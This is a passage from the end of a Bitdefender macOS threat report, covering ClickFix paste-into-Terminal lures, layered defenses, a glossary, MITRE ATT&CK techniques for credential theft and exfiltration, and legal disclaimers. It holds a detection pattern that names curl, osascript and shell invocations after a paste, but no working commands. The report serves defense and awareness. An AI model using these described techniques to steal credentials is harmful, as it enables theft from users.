Recruitment / coding task	Fake interview coding challenge; "load this project" or "run this test."	Email / DM → VS Code / Terminal	DPRK Slow Pisces / Koi Stealer; RN Loader YAML deserialization
Recruiter document / invoice	Document attached to a recruiter or vendor outreach; opens with macros prompt	Email → Office → Terminal	Macro-borne downloader leading to a stealer

Bitdefender

Defense: the user, the platform, the endpoint

ClickFix defenses sit at three layers. None is sufficient alone; together they make the loop hard to complete.

LAYER 1

User

Treat any instruction to paste into Terminal as suspicious. A legitimate 'fix' never involves pasting an opaque string into Terminal. The visual identity (CAPTCHA-style, audio-fix, AI installer) is irrelevant; the relevant signal is the instruction itself. Cheapest defense and the only one that catches lures the platform has never seen.

LAYER 2

Platform

macOS Tahoe 26.4 fires a paste-time warning inside Terminal. Apple's native warning is implemented in xprotectd and is gated behind a private entitlement that third-party security tools cannot subscribe to.

LAYER 3

Endpoint

Watch for the post-paste chain. A paste followed within seconds by an invocation of osascript, curl, bash, zsh, or a shell-eval from a child of Terminal is the observable signal. Process tree correlation works; clipboard-content inspection works; either alone produces too many false positives to be useful at scale.

Bitdefender

CONCLUSIONS

The browser is the front door

Mac attackers do not always need to break through macOS if they can convince the user to open the door.

This is the clearest thread through the insights gained in 2026: Trojans still lead overall, Adware is 11.7 percentage points higher than in our previous report, browser-facing threats occupy a large share of the overall Top 10, and ClickFix turns ordinary user actions into an infection mechanism.

A Mac can be fully patched and still be exposed to a convincing phishing page, malicious ad, fake support warning, deceptive installer, or command copied from a website. The attack surface is not only the operating system; it is also the browser and the decisions made inside it.

Mac users should keep macOS and applications up to date, download software only from trusted sources, treat unexpected browser prompts and Terminal instructions with suspicion, and use dedicated endpoint solutions. Bitdefender offers **Bitdefender Antivirus for Mac**, which provides real-time protection against Mac threats, adware removal, safer browsing, and ransomware defenses.
Note: This recommendation is provided by Bitdefender, the publisher of this report.

Bitdefender

GLOSSARY

Glossary

Short definitions of the macOS terms used in this report.

MACOS TERMINOLOGY

Gatekeeper
macOS mechanism that requires downloaded software to be signed by an identified developer and notarized by Apple, with a first-open user approval.

Notarization
Apple's automated scan run when a developer submits an app for distribution outside the App Store. Produces a ticket that can be stapled to the binary.

XProtect
macOS signature-based malware scanner with YARA rules that update daily. Includes a remediation engine that periodically re-checks for infections.

AppleScript / osascript
macOS scripting language that drives inter-application control. Runs from the command line via osascript or via native APIs from any Mach-O binary.

TCC (Transparency, Consent, and Control)
macOS mechanism that prompts the user before an app can read privacy-sensitive data (camera, microphone, screen recording, files and folders, full internal storage).

Full Disk Access
Apple's term for full internal storage access, granted manually by the user under System Settings Privacy & Security. Does not have a simple in-app prompt path.

LaunchAgent / LaunchDaemon
macOS persistence mechanism; plist files in user or system folders that the operating system launches at login.

Bitdefender

GLOSSARY · CONTINUED

Technique map and sources

MITRE ATT&CK technique IDs are links to the public ATT&CK pages; technique descriptions are summaries, not paraphrases of the source. External sources cited by chapter are listed alongside.

MITRE ATT&CK TECHNIQUES CITED

Name	
T1204	User Execution (parent)
T1204.004	Malicious Copy and Paste (the ClickFix technique)
T1059.002	AppleScript
T1555.001	Keychain credential theft
T1555.003	Browser credential store theft
T1539	Steal web session cookie
T1005.	Data from local system
T1041.	Exfiltration over C2 channel

EXTERNAL SOURCES CITED

Apple Platform Security guide (Apple Support, multiple pages)
Red Canary 2026 Threat Detection Report - Mac malware chapter
Red Canary blog - taxonomy of Atomic/Odyssey/Poseidon stealers
Malwarebytes blog - Poseidon Stealer via Google ads (Jun 2024)
Jamf Threat Labs - signed and notarized Odyssey (Jul 2025)
Moonlock mid-2026 macOS Threat Report (Jul 2026)
Objective-See - The Mac Malware of 2025 (Jan 2026)
Objective-See - ClickFix: Stopped at Cmd+V (Feb 2026)
Objective-See - No Paste for You! (Mar 2026)
MITRE ATT&CK technique pages

Bitdefender

I. General Disclaimer Regarding the Nature and Purpose of the Report

This report serves an exclusively informational and educational purpose. It does not constitute and does not replace legal, financial, investment, or any other form of professional advice. The information contained in this document reflects how Bitdefender has analyzed and interpreted its own technical data (telemetry) and should not be treated as absolute truths or as a complete picture of digital scams worldwide.

The report is published in good faith, to raise awareness of online threats and to contribute to a safer digital environment. Bitdefender does not warrant that the information is accurate, complete, or up to date, and assumes no responsibility for decisions that readers may make based on this report.

II. Disclaimer Regarding Methodology and Data Limitations

The data in this report originates from Bitdefender's proprietary systems (telemetry), collected between July 2025 - July 2026, through the company's products and services. They reflect only what Bitdefender was able to observe through its own infrastructure and do not represent a complete picture or an official statistic of digital scams at the global, regional, or national level.

Estimates and projections are based on internal analytical models, which may have limitations - for example, incomplete samples, selection bias, or variations over time. The figures and percentages in the report should be read as indicative markers, not as exact measurements.

When we classify messages, links, calls, or advertisements as "risky," "malicious," or "fraudulent," we do so based on automated technical criteria. This does not mean that they automatically constitute criminal offenses or regulatory violations from a legal standpoint - only judicial and regulatory authorities can make such a determination.

III. Disclaimer Regarding Personal Data Protection

Bitdefender processes the analyzed data in compliance with the European data protection regulation (GDPR - Regulation (EU) 2016/679), applicable national legislation, and internal privacy policies. All data presented in the report is aggregated and anonymized - in other words, no individual can be identified based on the published information.

IV. Disclaimer Regarding Third Parties Mentioned in the Report

When we mention platforms, companies, brands, public figures, or authorities in this report, we do so solely to describe and document the scam phenomenon from a cybersecurity perspective. We do not accuse or suggest that these entities have violated the law or bear any fault. Where the report describes fraudulent campaigns that misuse the name, logo, or image of brands, platforms, or public figures, we emphasize that these entities and individuals are themselves victims of scammers who have stolen their identity. The fact that we mention them in the report does not mean that we consider them involved, complicit, or negligent in connection with the frauds described.

All trademarks, trade names, and logos mentioned belong to their respective owners and are used solely for identification and reference purposes

V. Disclaimer Regarding Limitation of Liability

To the maximum extent permitted by applicable law, Bitdefender, its affiliated companies, directors, employees, and collaborators shall not be liable for any damages - direct or indirect, foreseeable or unforeseeable, including but not limited to loss of profit, business interruption, or reputational harm - that may result from the use, interpretation, or inability to use the information contained in this report. This limitation applies regardless of the legal basis invoked (contract, tort, strict liability, or any other ground) and whether or not Bitdefender was advised of the possibility of such damages.

VI. Disclaimer Regarding Governing Law and Jurisdiction

This report and any disputes related to its content are governed by Romanian law. Any litigation shall be resolved exclusively by the courts of Bucharest, Romania, subject to any applicable mandatory rules of private international law.

VII. Disclaimer Regarding Updates and Validity of Information

The information in this report is valid as of the date of publication and reflects what was known at that time. Bitdefender is under no obligation to update, revise, or correct the report after publication. Cybersecurity threats evolve rapidly, and the data presented herein may become outdated or inaccurate over time.

Bitdefender is a Global Leader in Cybersecurity

At Bitdefender, cybersecurity isn't just what we do. It's who we are.

For over two decades, we've been protecting individuals, businesses, and governments against increasingly sophisticated cyber threats. Powered by AI-driven technologies and world-class security expertise, Bitdefender safeguards millions of users in more than 170 countries every day.

HEADQUARTERS
Bucharest, Romania
Fort Lauderdale, Florida

WORLDWIDE OFFICES
Europe & US HQs
17 regional offices across US, Europe, Asia and Australia

CONTINUED INNOVATION
540+ patents

EMPLOYEES
2100+

More than half of Bitdefender's employees are security researchers and engineers